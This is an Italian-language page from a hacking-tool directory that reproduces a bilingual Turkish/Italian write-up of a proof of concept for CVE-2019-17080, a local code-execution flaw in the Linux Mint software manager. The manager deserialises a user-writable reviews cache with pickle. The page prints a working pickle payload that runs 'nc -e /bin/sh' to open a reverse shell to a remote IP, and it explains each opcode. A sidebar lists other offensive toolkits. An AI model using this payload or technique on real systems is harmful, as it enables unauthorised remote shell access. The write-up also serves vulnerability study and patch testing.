
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
Mintinstall-object-injection — CVE-2019-17080 | Kitploit
Strumenti/GitHubGitHub/materaj2/mintinstall-object-injection
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebCTFApprendimento e FormazioneBinary Exploitation
GitHubmateraj2/mintinstall-object-injection

Mintinstall-object-injection

CVE-2019-17080

Vedi Repository
407 anni faNon ancora revisionato
Condividi

[TR] Linux mint yazılım yöneticisi (v 7.9.5/9) yanlış yapılandırmadan dolayı obje enjeksiyonu ve keyfi kod çalıştırmamıza neden olmaktadır.

[EN] Il gestore software di Linux Mint (v 7.9.5/9) ci fa eseguire l'iniezione di oggetti e codice arbitrario a causa di una configurazione errata.

mintinsall

[TR] Mint yazılım yöneticisini çalıştırdıgımız da yeni yorum olup olmadıgını kontrol ediyor eger yeni yorum varsa new-reviews.list adresinden indirip dosyaya yazıyor.

[EN] Se c'è un nuovo commento, lo scarica da new-reviews.list e lo scrive nel file.

code mintinstall.py


[TR] Yazılım yöneticisini ilk başladıgında , reviews modülünden ReviewCache() sınıfını çağırıyor.

[EN] Quando il gestore software viene avviato per la prima volta, chiama la classe ReviewCache() dal modulo reviews.
Verileri Nasıl İşliyor?

Come elabora i dati?

code reviews.py


[TR] ReviewCache sınıfı başladıgında(init) _load_cache() fonksiyonunu çagırıyor.

[EN] Quando la classe ReviewCache viene avviata (init), chiama _load_cache().


[TR] Load cache fonksiyonu REVIEWS_CACHE degişkeninde olan dosyayı okuyup pickle modülü yardımıyla dosyanın içinde ki datayı unserialize ediyor ve bazı değerleri hafıza da tutuyor.

[EN] La funzione Load cache legge il file nella variabile REVIEWS_CACHE e deserializza i dati nel file con l'aiuto del modulo pickle e mantiene alcuni valori in memoria.

[TR] Dosyayı kontrol ettigimde yazma iznim oldugu görünüyor.

[EN] Quando controllo il file, sembra che io abbia il permesso di scrittura.
[TR] Pickle modülü yardımıyla serialize/unserialize işlemleri gerçekleştirebildigimizden, reduce metodu kullanarak modül dahil edip keyfi kod yürütebiliriz.

[EN] Poiché possiamo eseguire operazioni di serialize/unserialize con il modulo Pickle, possiamo includere il modulo ed eseguire codice arbitrario usando il metodo reduce.


[TR] Bu durumda eğer dosya unserialize edilmeye çalışılırsa zararlı kodumuz çalışacaktır.

[EN] Se si tenta di deserializzare il file, il nostro codice malevolo entrerà in azione.


cos 
system 
(S'nc -e /bin/sh 192.168.2.138 4545' 
tR.
>>modül adı c{os}
>> fonksiyon
( >> işaretleyici nesnesi 
S >> tırnak sonuna kadar okuyup stack'e at
tR. >> stackte olanları çagır ve sonucu stacke yerleştir.
alt-text

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    654
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    490
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    395
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    336
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    258
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    252

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






